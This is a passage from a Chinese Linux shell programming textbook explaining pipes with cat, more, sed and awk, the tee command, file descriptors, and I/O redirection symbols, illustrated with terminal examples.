管道是 Linux 编程中最常用的技术之一，管道符“|”在前面章节曾经出现过，本节将详细介绍管道技术的概念、用法、与其他命令的结合使用等内容。

10.1.1 管道简介

管道技术是 Linux 的一种基本的进程间通信技术，它利用先进先出（First In First Out，FIFO）排队模型来指挥进程间的通信。对于管道，我们可以形象地把它们当做是连接两个实体的一个单向连接器。

Linux 管道可用于应用程序之间、Linux 命令之间，以及应用程序和 Linux 命令之间的通信，Shell 编程主要是利用管道进行 Linux 命令之间的通信，本章介绍的重点也就聚焦于此。

Shell 编程中管道符号是竖杠符号“|”，命令之间利用管道进行通信的一般格式为：

```
command1 | command2 | command3 | … |commandn
```

command1 到 commandn 表示 Linux 的 n 个命令，这 n 个命令利用管道进行通信。command1 执行完后，如果没有管道，command1 的输出结果将直接显示在 Shell 上，当 Shell 遇到管道符“|”后，就将 command1 的输出发送给 command2，作为 command2 的输入。

例 10-1 演示了管道的基本用法，例中命令的功能是列出/etc 目录的文件列表，在文件列表中用 grep 命令查找与字符串 vi 匹配的行，从结果可以看到，列出的文件中都包含 vi 字符串。

```
#例 10-1：演示管道的基本用法
[root@jselab ~]# cd /etc
[root@jselab etc]# ls -l | grep vi    #列出/etc 目录的文件列表，并在其中查找与 vi 匹配的行
-rw-r--r--. 1 root root      0 2009-04-10 environment
lrwxrwxrwx. 1 root root     56 2009-09-04 favicon.png -> /usr/share/icons/hicolor/
16x16/apps/fedora-logo-icon.png
-rw-r--r--. 1 root root 630983 2009-04-10 services
-rw-r--r--. 1 root root    313 2000-07-04 urlview.conf
-rw-r--r--. 1 root root   1962 2008-06-03 vimrc
-rw-r--r--. 1 root root   1962 2008-06-03 virc
[root@jselab etc]#
```

管道也可用于多个命令进行通信，例 10-2 演示了三个命令使用管道进行通信，第 2 个管道符将例 10-1 结果的发送给 wc -l 命令，wc -l 命令统计结果的行数。例 10-1 中与 vi 匹配的行有 6 行，因此，例 10-2 的结果为 6。

```
#例 10-2：三个命令用管道进行通信
#列出/etc 目录的文件列表，并在其中查找与 vi 匹配的行，最后对行计数
[root@jselab etc]# ls -l | grep vi | wc -l
6
[root@jselab etc]#
```

例 10-2 中命令的执行过程可以用图 10-1 来描述。

如图 10-1 所示，ls -l | grep vi | wc -l 命令实际上就是在三个命令之间建立了两根管道，第一个命令 ls -l 执行后产生的输出作为第二个命令 grep vi 的输入，第二个命令在管道输入下执行后产生的输出又作为第三个命令 wc -l 的输入，最后，第三个命令 wc -l 在管道输入下执行

命令，并将产生的结果输出到 Shell，图 10-1 清晰地表示出了三条命令之间的传输内容。显然，这是一个半双工通信，因为通信是单向的，两个命令之间连接的具体工作是由 Linux 内核来完成的。



图 10-1 Linux 命令的管道通信示意图

10.1.2 cat 和 more 命令

cat 和 more 命令都用来显示文件的内容，它们的基本格式也比较类似，如下所示：

```
cat [option] fileName
more [option] [+linenum] fileNames
```

上述两条命令中 option 都指选项，cat 命令选项如表 10-1 所示；more 命令的选项如表 10-2 所示；fileName 都指文件名；more 命令中+linenum 可以指定显示文件的起始行，即从 linenum 这一行开始显示整个文件。

表 10-1 cat 命令的选项名称及其意义

选　项	意　义
-a	显示文件的所有内容
-b	由 1 开始对所有输出的行数编号，但对空白行不编号
-E	每一行末显示“$”
-n	由 1 开始对所有输出的行数编号
-s	当遇到有连续两行以上的空白行，就替换为一行空白行
-v	不可显示的字符（制表符、新行符和换页符除外）以可见的形式显示

表 10-2 more 命令的选项名称及其意义

选　项	意　义
-num	一次显示的行数
-d	提示使用者，在画面下方显示“Press space to continue, q to quit.”，如果使用者按错键，则会显示“Press h for instructions.”
-l	取消遇见特殊字元 ^L（送纸字元）时会暂停的功能
-f	计算行数时，以实际的行数，而非自动换行过后的行数（有些单行字数太长的会被扩展为两行或两行以上）
-p	不以卷动的方式显示每一页，而是先清除屏幕后再显示内容
-c	跟 -p 相似，不同的是先显示内容，再清除其他旧资料
-s	当遇到有连续两行以上的空白行，就替换为一行的空白行
-u	禁止显示强调符，即不显示下画线（根据环境变量 TERM 指定的 terminal 而有所不同）
+/	在每个文件显示前搜寻该字串（pattern），然后从该字串之后开始显示
+num	从第 num 行开始显示

两个命令最大的区别在于：cat 命令在显示文件时不提供分页功能，而 more 命令在显示超过一页的文件时提供了分页功能。下面举一个例子来说明分页功能所产生的作用，图 10-2 使用 more 命令显示/etc/vimrc 文件，输入命令后产生如图 10-2 所示的效果，图中没有显示/etc/vimrc 文件的全部内容，而只显示一页内容，实际上是一屏内容，屏幕大时，则显示的内容多，最后一行提示--More(71%)--，表示已经显示了该文件内容的 71%，用户可以按回车键浏览该文件的剩余内容。




图 10-2　用 more 命令产生的分页效果

当我们用 cat 命令显示/etc/vimrc 文件时，出现如图 10-3 所示的效果，图中一次性全部显示该文件的内容，用户看到的仅是该文件最后一屏的内容。




图 10-3　用 cat 命令不分页的效果

值得一提的是，pg 命令是一个与 more 命令等价的命令，但是，pg 命令是 Linux 扩展命令，很多 Shell 都未曾安装该命令，more 命令是 Linux 核心命令，任何 Shell 都可以使用该命令。

用 more 命令显示文件显然便于用户阅读，尤其是对那些一页不够显示的结果。利用管

道功能，我们就可以方便地将多页的结果进行分页显示，比如，/etc 目录下有很多文件，列出这些文件时，需要多页显示，我们可以将 ls 的结果通过管道传给 more 命令，more 命令将多页结果进行分页显示，便于用户查看。例 10-3 演示了用分页效果查看/etc 目录下的文件：

```
#例 10-3: ls -l | more 命令的执行结果
[root@jselab etc]# ls -l | more
总计 2412                    #结果共有 2412 个
drwxr-xr-x.  4 root root    4096 2009-09-04 acpi
-rw-r--r--.  1 root root      44 2009-09-11 adjtime
-rw-r--r--.  1 root root    1512 2009-04-10 aliases
-rw-r-----.  1 root smmsp  12288 2009-09-04 aliases.db
drwxr-xr-x.  2 root root    4096 2009-09-04 alsa
drwxr-xr-x.  2 root root    4096 2009-09-04 alternatives
-rw-r--r--.  1 root root     541 2009-04-14 anacrontab
-rw-r--r--.  1 root root     245 2009-02-24 anthy-conf
-rw-r--r--.  1 root root     148 2008-09-10 asound.conf
-rw-r--r--.  1 root root    5425 2009-09-11 asound.state
-rw-------.  1 root root       1 2009-02-26 at.deny
drwxr-x---.  3 root root    4096 2009-09-04 audisp
drwxr-x-
--More--              #按回车键查看下一页的结果
```

cat 命令还可以同时显示多个文件，命令格式如下：

```
cat file1 file2 file3 … filen
```

该命令将逐个显示从 file1 到 filen 的文件内容，在此处，我们可能看不出该命令的作用，但是一旦与文件重定向结合，就可以将多个文件合并为一个文件。

cat 命令还有一个很重要的选项：-v 选项，它可以显示文件中的控制字符，例 10-4 演示了-v 选项的用法。

```
#例 10-4：演示 cat 命令-v 选项的用法
#显示 msdfmap.ini 包括控制字符在内的所有字符
[root@jselab ~]# cat -v msdfmap.ini
;[connect name] will modify the connection if ADC.connect="name"^M
;[connect default] will modify the connection if name is not found^M
;[sql name] will modify the Sql if ADC.sql="name(args)"^M
;[sql default] will modify the Sql if name is not found^M
;Override strings: Connect, UserId, Password, Sql.^M
;Only the Sql strings support parameters using "?"^M
;The override strings must not equal "" or they are ignored^M
;A Sql entry must exist in each sql section or the section is ignored^M
;An Access entry must exist in each connect section or the section is ignored^M
;Access=NoAccess^M
… #每行结束时的^M 是控制字符，表示 Ctrl+M
```

在例 10-4 中，用 cat -v 显示 msdfmap.ini 文件，就能够显示出 msdfmap.ini 文件中包含控制字符在内的所有字符，从例中结果可以看出，msdfmap.ini 文件每行结束时的^M 就是控制字符，表示“Ctrl+M”组合键。

10.1.3 sed 命令与管道

第 4 章所介绍的 sed 和 awk 命令都是从文件读取输入数据，事实上，sed 和 awk 命令都支持从管道获得输入数据，sed 和 awk 命令与管道结合的用法也是 Shell 编程中的一个重要方

面，本节通过一组例子介绍 sed 命令与管道结合的用法。

我们知道，sed 命令的标准格式是：

```
sed [选项] 'sed 命令' 输入文件
```

在上述格式中，sed 是对输入文件进行处理，当 sed 从管道读取输入数据时，命令中就没必要出现输入文件了，sed 命令的格式就变为：

```
| sed [选项] 'sed 命令'
```

sed 在管道符“|”之后出现，表示 sed 命令对管道输入的数据进行处理。例 10-5 演示了 sed 用于处理 Shell 命令的输出，例中命令利用 sed 处理 ls -l 命令的输出结果，即 ls -l 命令的输出结果通过管道传给 sed 命令作为输入，sed -n '1,5p'表示打印 ls -l 命令结果的第 1～5 行。

```
#例 10-5：用 sed 处理 ls -l 命令的结果
#打印 ls -l 命令结果的第 1～5 行
[root@jselab etc]# ls -l | sed -n '1,5p'
总计 2412
drwxr-xr-x.  4 root root    4096 2009-09-04 acpi
-rw-r--r--.  1 root root      44 2009-09-11 adjtime
-rw-r--r--.  1 root root    1512 2009-04-10 aliases
-rw-r-----.  1 root smmsp  12288 2009-09-04 aliases.db
[root@jselab etc]#
```

利用管道符同样可以对文件用 sed 命令进行编辑，请看下面的例 10-6，例中第 1 条命令先用 cat 显示/etc/passwd 文件，通过管道传给 sed 命令，实际上，sed 从管道接收到的输入数据就是/etc/passwd 文件的全部内容，sed 查找并打印输入数据中包含 root 关键字的所有行，结果显示两条包含 root 的行。第 2 条命令在第 1 条命令的基础上添加一个管道，对第 1 条命令所产生的结果继续用 sed 命令处理，查找并打印第 1 条命令结果中包含 login 关键字的行，结果变成一行，该行既包含 root 关键字，又包含 login 关键字。

```
#例 10-6：sed 和 cat 结合对文件进行处理
#第 1 条命令：显示/etc/passwd 文件中与 root 的匹配行
[root@jselab etc]# cat passwd | sed -n '/root/p'
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
#第 2 条命令：显示/etc/passwd 文件中与 root 和 login 的匹配行
[root@jselab etc]# cat passwd | sed -n '/root/p' | sed -n '/login/p'
operator:x:11:0:operator:/root:/sbin/nologin
[root@jselab etc]#
```

由例 10-6 可以看出，sed 和 cat 命令结合同样可以对文件进行处理，例 10-6 中的第 1 条命令等价于下面的命令：

```
sed -n '/root/p' /etc/passwd
```

另外，例 10-6 中的第 2 条命令用到了两个管道，当然，管道可以无限地扩展下去，如有必要，可以继续添加管道，将结果传递给下面的命令。

我们再举一个 sed、管道和变量赋值相结合的例子，如下面的例 10-7 所示，假设变量 variable1="Yahoo develops MapReduce Framework"，我们需要将 varialbe1 中的 Yahoo 改成 Google，并赋给 variable2，即 variable2="Google develops MapReduce Framework"。例 10-7 利用 sed 和管道实现变量赋值，首先，对 variable1 和 replace 变量赋值，例 10-7 中最重要的命令是对 variable2 进行赋值的命令：variable2 是一个命令替换，即 variable2 是反引号（`）引起命令的执行结果，反引号中有两个命令，中间用管道符相连接，echo 打印 variable1 的值

作为 sed 命令的输入，sed 命令 s 表示替换，即将字符串 Yahoo 替换成 replace 变量的值，而 $replace=Google，这样，variable2 的值就变成了“Google develops MapReduce Framework”。

```
#例 10-7：sed 和 cat 结合对文件进行处理
[root@jselab etc]# variable1="Yahoo develops MapReduce Framework"
[root@jselab etc]# replace=Google
# variable2 值是命令替换的结果，命令替换用 sed 和管道结合将 Yahoo 改成 replace 变量的值
[root@jselab etc]# variable2=`echo $variable1 | sed "s/Yahoo/$replace/g"`
[root@jselab etc]# echo $variable2
Google develops MapReduce Framework
[root@jselab etc]#
```

例 10-7 虽然简单，却结合了命令替换、管道、sed、变量赋值、echo 等知识。读者应当仔细分析和体会例 10-7 中每一条语句、每一个符号的用法，比如，前面几乎所有的 sed 命令都用的是单引号，为何例 10-7 中 sed 命令后却用了双引号呢（本章上机提议第 5 题）？

10.1.4 awk 命令与管道

awk 也可以将管道输入作为输入数据，并对其进行处理，当 awk 将管道作为输入时，awk 命令同样要将输入文件去掉，命令格式变为：

```
| awk [-F 域分隔符] 'awk 程序段'
```

有了管道这一概念，就可以利用 awk 很方便地处理字符串，可以说，几乎所有可以用 expr 命令的字符串处理功能都可以用 awk 代替实现。

例 10-8 演示了 awk 和管道结合处理字符串，首先，将 string 的值赋为：Speeding up small jobs in Hadoop，第 1 条命令利用 awk 内置字符串函数 length 计算 string 的字符串长度，该命令的 length 中是$0，因为 string 从管道赋给 awk 时，string 字符串是 awk 的输入数据，string 此时就相当于原 awk 命令中的输入文件，因此，$0 表示输入数据的全域，即整个 string 字符串。第 2 条命令仅将第 1 条命令的$0 改为$1，表示计算 string 第 1 域的长度，由于 awk 默认以空格为域分隔符，所以，string 的第 1 域为 Speeding，长度为 8。第 3 条命令利用 awk 内置字符串函数 substr 抽取 string 字符串中第 1～8 个字符作为子串输出，相当于 expr substr 命令，该命令仍然以全域$0 代表整个 string 字符串。第 4 条命令将抽取 string 字符串中第 25 个字符开始到最后的子串，并将$0 改成$string，从结果可以看出，awk 同样可以解析 string 变量名，实现 substr 抽取子串功能。

```
#例 10-8：awk 和管道结合处理字符串
[root@jselab etc]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：计算 string 字符串的长度
[root@jselab etc]# echo $string | awk '{print length($0)}'
32
#第 2 条命令：计算 string 字符串第 1 域的长度
[root@jselab etc]# echo $string | awk '{print length($1)}'
8
#第 3 条命令：抽取 string 字符串中第 1～8 个字符
[root@jselab etc]# echo $string | awk '{print substr($0,1,8)}'
Speeding
#第 4 条命令：awk 可以解析 string 变量名
[root@jselab etc]# echo $string | awk '{print substr($string,25)}'
n Hadoop
[root@jselab etc]#
```

由例 10-8 可以看出，当用管道将字符串作为 awk 的输入数据时，awk 将管道输入当做输入文件，因而，就可对管道输入分域，awk 也就可以根据$0 和$1 等域号对字符串进行处理。另外，awk 也能够解析变量名，并进行相应的处理，但是，这必须要在该变量从管道输入的情况下，例 10-9 给出了当字符串变量不从管道输入时，awk 试图解析变量名出现的后果。

```
#例 10-9：awk 直接引用变量名的结果
[root@jselab etc]# string="Speeding up small jobs in Hadoop"
[root@jselab etc]# awk '{print substr($string,25)}'
光标位置，等待用户继续输入，完善 awk 命令
```

例 10-9 定义 string 变量后，使用 awk 命令的 substr 抽取子串，substr 引用 string 变量，由结果可以看出，awk 无法执行下去，在下一行出现光标。这说明 Shell 将 awk 解析为不完整的命令，等待用户继续输入。由此可知，当变量不从管道输入 awk 命令时，awk 无法引用已定义的变量名。

下面再举几个 awk 命令中使用管道的例子，先看例 10-10，该例将/etc/passwd 第 1 域按字母排序后打印，awk 命令先将域分隔符指定为冒号，然后打印第 1 域，将打印结果通过管道传输给 sort 命令，sort 命令对第 1 域结果进行排序，然后输出，结果将/etc/passwd 第 1 域，即用户名按照字母排序后打印。限于篇幅，例 10-10 仅摘选部分结果。

```
#例 10-10：将/etc/passwd 第 1 域按字母排序后打印
#注意：sort 上必须加双引号
[root@jselab etc]# awk -F ':' '{print $1 | "sort"}' passwd
adm
apache
avahi
avahi-autoipd
bin
daemon
dbus
distcache
editor
ftp
games
gdm
gopher
haldaemon
halt
…  限于篇幅，摘选部分结果
```

特别注意的是，awk 中调用 Linux 命令时需要用双引号将这些命令引起来，比如例 10-10 用双引号将 sort 命令引起。

例 10-10 是在 awk 命令里用 Shell 处理 awk 的域，反过来，当我们要用 awk 处理 Shell 命令的输出时，需要引入 getline 函数将 Shell 命令的输出保存到变量中，awk 再对该变量进行处理。例 10-11 演示在 awk 里面处理 Shell 命令输出，例中命令的作用是将 ls /usr 命令的输出传给 awk，awk 再将 awk 打印出来。我们在 awk 的 BEGIN 字段中使用了 while 循环，循环内将 ls /usr 命令的结果逐个通过管道传给 geline d 命令，打印 d 变量，直到 ls /usr 命令的结果全部处理结束。

```
#例 10-11：用 awk 打印 ls /usr 命令的结果
#用 while 循环将 ls /usr 命令的输出结果保存到变量 d 之中，然后打印
[root@jselab etc]# awk 'BEGIN{while (("ls /usr" | getline d)>0) print d}'
```

```
bin
etc
games
include
kerberos
lib
libexec
local
sbin
share
src
tmp
[root@jselab etc]#
```

在 awk 中，如果要对 Shell 命令结果进行处理，必须将结果通过管道传给 getline 函数，如果结果较多，则需要使用循环。我们也可以不将 Shell 命令放在 awk 的内部，awk 同样可以对 Shell 命令进行处理。若我们要查看文件系统剩余的空间容量，输出可用空间大于一个触发值的文件系统，我们就可以将 df -k 命令的结果通过管道传给 awk，awk 通过判断第 4 域是否大于这一触发值而决定是否输出该文件空间，df -k 命令可以列出 Linux 系统文件空间的详细信息，第 4 域是剩余空间量。下面的例 10-12 中的命令是输出可用空间大于 1GB 的文件系统，结果显示只有文件系统/dev/sda3 满足条件，挂载点是 Linux 的/目录。

```
#例 10-12：用 awk 查看文件系统的可用空间
#输出可用空间大于 1GB 的文件空间
[root@jselab etc]# df -k | awk '$4>1000000'
文件系统          1K-块        已用      可用  已用% 挂载点
/dev/sda3      12279204   4342432   7313016   38% /
[root@jselab etc]#
```

10.2 I/O 重定向

I/O 重定向是 Shell 编程中的一个重要内容，那么何谓 I/O 重定向呢？简言之，I/O 重定向是一个过程，这个过程捕捉一个文件、命令、程序或脚本，甚至代码块（code block）的输出，然后把捕捉到的输出作为输入发送给另外一个文件、命令、程序或脚本。

本节首先介绍 I/O 重定向中的重要概念——文件标识符，同时介绍标准输入（stdin）、标准输出（stdout）、标准错误输出（stderr）和 tee 命令等内容；其次，完整介绍 I/O 重定向的所有符号及用法；再次，介绍利用 exec 实现 I/O 重定向；最后介绍代码块重定向。在所有的内容介绍完后，我们再介绍几个 I/O 重定向的应用。

10.2.1 文件标识符

文件标识符（File Descriptor，FD）是 I/O 重定向的重要概念。本节将介绍文件标识符、标准输入（stdin）、标准输出（stdout）和标准错误输出（stderr）。

文件标识符是从 0 开始到 9 结束的整数，指明了与进程相关的特定数据流的源。当 Linux 系统启动一个进程（该进程可能用于执行 Shell 命令）时，将自动为该进程打开三个文件：标准输入、标准输出和标准错误输出，分别由文件标识符 0、1、2 标识，该进程如果要打开

其他的输入或输出文件，则从整数 3 开始标识。标准输入、标准输出和标准错误输出是软件设计中最基本的概念，软件设计认为程序应该有一个数据来源、一个数据出口，及产生错误报告的地方，它们分别是标准输入、标准输出和标准错误输出。默认情况下，标准输入与键盘输入相关联，标准输出和标准错误输出与显示器相关联。

图 10-4 描述了 stdin、stdout、stderr 和 Shell 命令的关系，Shell 命令从标准输入读取输入数据，将输出送到标准输出，如果该命令在执行过程中发生错误，则将错误信息输出到标准错误输出。




图 10-4 stdin、stdout 和 stderr

如果我们需要将 Shell 命令的输出从标准输出复制一份到某个文件中，可以使用 tee 命令。例 10-13 演示了 tee 命令的基本用法，例中命令 who | tee output 先将 who 命令的执行结果从管道传给 tee 命令，tee 命令将 who 命令的标准输出复制到 output 文件，因此，结果仍然输出 who 命令的标准输出，查看 output 文件的内容后，证实 output 文件确实保存了 who 命令的标准输出。

```
#例 10-13：演示 tee 命令的基本用法
#将 who 命令的标准输出复制到 output 文件
[root@jselab ~]# who | tee output
root     pts/0        2010-05-21 09:31 (210.28.82.201)
#查看 output 文件，与 who 标准输出一样
[root@jselab ~]# cat output
root     pts/0        2010-05-21 09:31 (210.28.82.201)
[root@jselab ~]#
```

例 10-13 中 who | tee output 命令的数据流向可以用图 10-5 来表示，tee 命令产生的数据流向很像英文字母 T，将一个输出分为两个支流，一个到标准输出，另一个到某输出文件。




图 10-5 who | tee output 命令的数据流向

tee 命令还有一个选项-a，表示将 Shell 命令的输出追加到某个文件的末尾，例 10-14 说明了 tee -a 命令的用法，命令 ps | tee -a output 将 ps 命令的标准输出追加到 output 文件末尾，从结果中可以看到，output 首行是由 who 命令产生的输出，后面四行是 ps 命令产生的输出。

```
#例 10-14：tee -a 命令的用法
#将 ps 命令的标准输出复制并追加到 output 文件末尾
[root@jselab ~]# ps | tee -a output
```

```
  PID TTY          TIME CMD
 1717 pts/0    00:00:00 bash
 2716 pts/0    00:00:00 ps
 2717 pts/0    00:00:00 tee
[root@jselab ~]# cat output
root     pts/0        2010-05-21 09:31 (210.28.82.201)
  PID TTY          TIME CMD        #从此开始是 ps 命令的输出
 1717 pts/0    00:00:00 bash
 2716 pts/0    00:00:00 ps
 2717 pts/0    00:00:00 tee
[root@jselab ~]#
```

通过例 10-13 和例 10-14 不难掌握 tee 命令的基本用法，tee 命令可用于 Shell 脚本的调试，尤其是管道的调试，这将在本书第 17 章中详细论述。

10.2.2　I/O 重定向符号及其用法

I/O 重定向符号有很多种，为了便于读者学习，我们将 I/O 重定向符号分为两类：基本 I/O 重定向符号和 I/O 重定向符号。表 10-3 列出了基本 I/O 重定向符号及其意义。

表 10-3　基本 I/O 重定向符号及其意义

符　号	意　义
cmd1 | cmd2	管道符，将 cmd1 的标准输出作为 cmd2 的标准输入
> filename	将标准输出写到文件 filename 之中
< filename	将文件 filename 的内容读入到标准输入之中
>> filename	将标准输出写到文件 filename 之中，若 filename 文件已存在，则将标准输出追加到 filename 已有内容之后
>| filename	即使 noclobber 选项已开启，仍然强制将标准输出写到文件 filename 之中，即将 filename 文件覆盖掉
n>| filename	即使 noclobber 选项已开启，仍然强制将 FD 为 n 的输出写到文件 filename 之中，即将 filename 文件覆盖掉
n> filename	将 FD 为 n 的输出写到文件 filename 之中
n< filename	将文件 filename 的内容读入到 FD n 之中
n>> filename	将 FD 为 n 的输出写到文件 filename 之中，若 filename 文件已存在，则将 FD 为 n 的输出追加到 filename 已有内容之后
<<delimiter	此处文档（Here-document）

管道符也是一种 I/O 重定向符号，由于 10.1 节已经详细探讨了管道，所以，在此忽略对管道符的论述，我们举一些例子说明其他 I/O 重定向符号及其用法。首先，请看例 10-15，该例子将 cat 和>符号结合成为简易文本编辑器，当 cat 命令后不加任何参数时，cat 命令的输入是标准输入，即键盘输入，然后利用 I/O 重定向符号“>”将键盘输入写入文件，因此，输入 cat > newfile 后，就可输入需要写到 newfile 的内容，最后按“Ctrl+D”组合键结束对 newfile 的编辑。在用 cat newfile 命令查看 newfile 文件内容时，发现 newfile 中确实是从键盘输入的文本，由于 newfile 最后一行后面无换行符，因此，显示完 newfile 内容后，紧接着就是 Shell 提示符。

```
#例 10-15：cat 和>符号结合成为简易文本编辑器
```

```
[root@jselab ~]# cat > newfile
deadlock and livelock avoidance protocol
Proposed by Park[root@jselab ~]# cat newfile     #按 Ctrl+D 组合键结束文件编辑
deadlock and livelock avoidance protocol
Proposed by Park[root@jselab ~]#
```

newfile 被创建后，我们再用“>>”符号在 newfile 后追加一些文本，如例 10-16 所示，例中命令将/etc 目录中包含 rc 字符的文件名追加到 newfile 之中，命令先列出/etc 的所有文件名，将结果传给 grep 命令，grep 查找与 rc 字符串匹配的文件名，将输出结果追加到 newfile。观察 newfile 中的文本内容，前面两行是原来的文本，Park 字符串后是追加上去的文本。

```
#例 10-16：利用>>符号向 newfile 追加文本
[root@jselab ~]# ls /etc | grep "rc" >> newfile
[root@jselab ~]# more newfile
deadlock and livelock avoidance protocol
Proposed by Parkbashrc                           #bashrc 之前是原来的版本
csh.cshrc
inputrc
mail.rc
Muttrc
Muttrc.local
pinforc
rc
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rc.d
rc.local
rc.sysinit
slrn.rc
vimrc
virc
wgetrc
[root@jselab ~]#
```

我们将例 10-16 命令中>>符号改为>符号，执行它并观察 newfile 的文本内容，如例 10-17 所示，从结果可以看到，newfile 中原来的文本被覆盖，换成 ls /etc | grep "rc"命令的输出结果。由此可以总结出，>>符号是将标准输出追加到已有文件的内容之后，而>符号则将文件的原有文本覆盖，然后写入标准输出的内容。

```
#例 10-17：说明>符号与>>符号的区别
#与例 10-16 相比，仅将>>符号改为了>符号
[root@jselab ~]# ls /etc | grep "rc" > newfile
[root@jselab ~]# cat newfile                     #newfile 中原来的内容被新内容所覆盖
bashrc
csh.cshrc
inputrc
mail.rc
Muttrc
Muttrc.local
pinforc
```

```
rc
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rc.d
rc.local
rc.sysinit
slrn.rc
vimrc
virc
wgetrc
[root@jselab ~]#
```

>|符号是强制覆盖文件的符号，它与 Shell 的 noclobber 选项有关系，如果 noclobber 选项开启，表示不允许覆盖任何文件，而>|符号则可以不管 noclobber 选项的作用，强制将文件覆盖。下面的例 10-18 演示了>|符号的基本用法，其中第 1 条命令用 set -o 命令开启 noclobber 选项。第 2 条命令用>符号将 ls /etc | grep "rc.d"命令的输出结果写入 newfile，由于>符号是需要覆盖文件的，因此，Shell 报错"不能覆盖已存在的文件"，这说明 noclobber 选项确实起作用了。第 3 条命令将第 2 条命令的>符号改为>|符号，执行成功，这说明>|符号强制将 newfile 覆盖。第 4 条命令查看 newfile 文件内容，表明 newfile 文件确实已被覆盖。

```
#例 10-18：演示>|符号的基本用法
[root@jselab ~]# set -o noclobber
#第 1 条命令：开启 noclobber 选项
#第 2 条命令：试图覆盖 newfile 时，报语法错误，noclobber 选项起作用了
[root@jselab ~]# ls /etc | grep "rc.d" > newfile
-bash: newfile: cannot overwrite existing file
#第 3 条命令：用>|符号强制将 newfile 覆盖，而忽略 noclobber 选项的作用
[root@jselab ~]# ls /etc | grep "rc.d" >| newfile
#第 4 条命令：查看 newfile 文件内容，证实 newfile 确实已被覆盖
[root@jselab ~]# cat newfile
rc.d
[root@jselab ~]#
```

下面再举一个标准错误输出的例子，如例 10-19 所示，例中第 1 条命令显示该目录下以 z 开头的文件，由于该目录中没有这类文件，因此，Shell 输出错误信息"ls: 无法访问 z*: 没有那个文件或目录"；第 2 条命令将 ls z*的输出重定向到 newfile 文件，但是，错误信息仍在 Shell 上显示，这说明错误信息并非是该命令的输出结果；第 3 条命令查看 newfile 内容，结果为空，说明 ls z*命令的输出是空；第 4 条命令用 n>filename 符号将 FD 为 2 的文件重定向到 newfile 文件，FD 为 2 的文件即为标准错误输出，然后用第 5 条命令查看 newfile 内容时，发现 newfile 中保存了 ls z*命令的错误信息。值得注意的是，第 4 条命令中 2 和>之间不能有空格。

```
#例 10-19：标准错误输出的用法
#第 1 条命令：显示该目录下以 z 开头的文件
[root@jselab shell-book]# ls z*
ls: 无法访问 z*: 没有那个文件或目录
#第 2 条命令：将输出重定向到 newfile，但是结果仍然与第 1 条命令一样
```

```
[root@jselab shell-book]# ls z* > newfile
ls: 无法访问 z*: 没有那个文件或目录
#第 3 条命令: 查看 newfile 内容, 为空
[root@jselab shell-book]# cat newfile
#第 4 条命令: 将 stderr 重定向到 newfile, 不再输出错误信息
[root@jselab shell-book]# ls z* 2> newfile
#第 5 条命令: 查看 newfile 内容, 保存了错误信息
[root@jselab shell-book]# cat newfile
ls: 无法访问 z*: 没有那个文件或目录
[root@jselab shell-book]#
```

n>>filename、n>|filename 与 n>filename 都是将 FD 为 n 的文件重定向到 filename 文件之中，三者的区别实际上是>>、>|和>这三个符号的区别，例 10-17 和例 10-18 已经介绍得十分清楚了，在此就不再举例介绍 n>>filename 和 n>|filename 两种符号的用法。

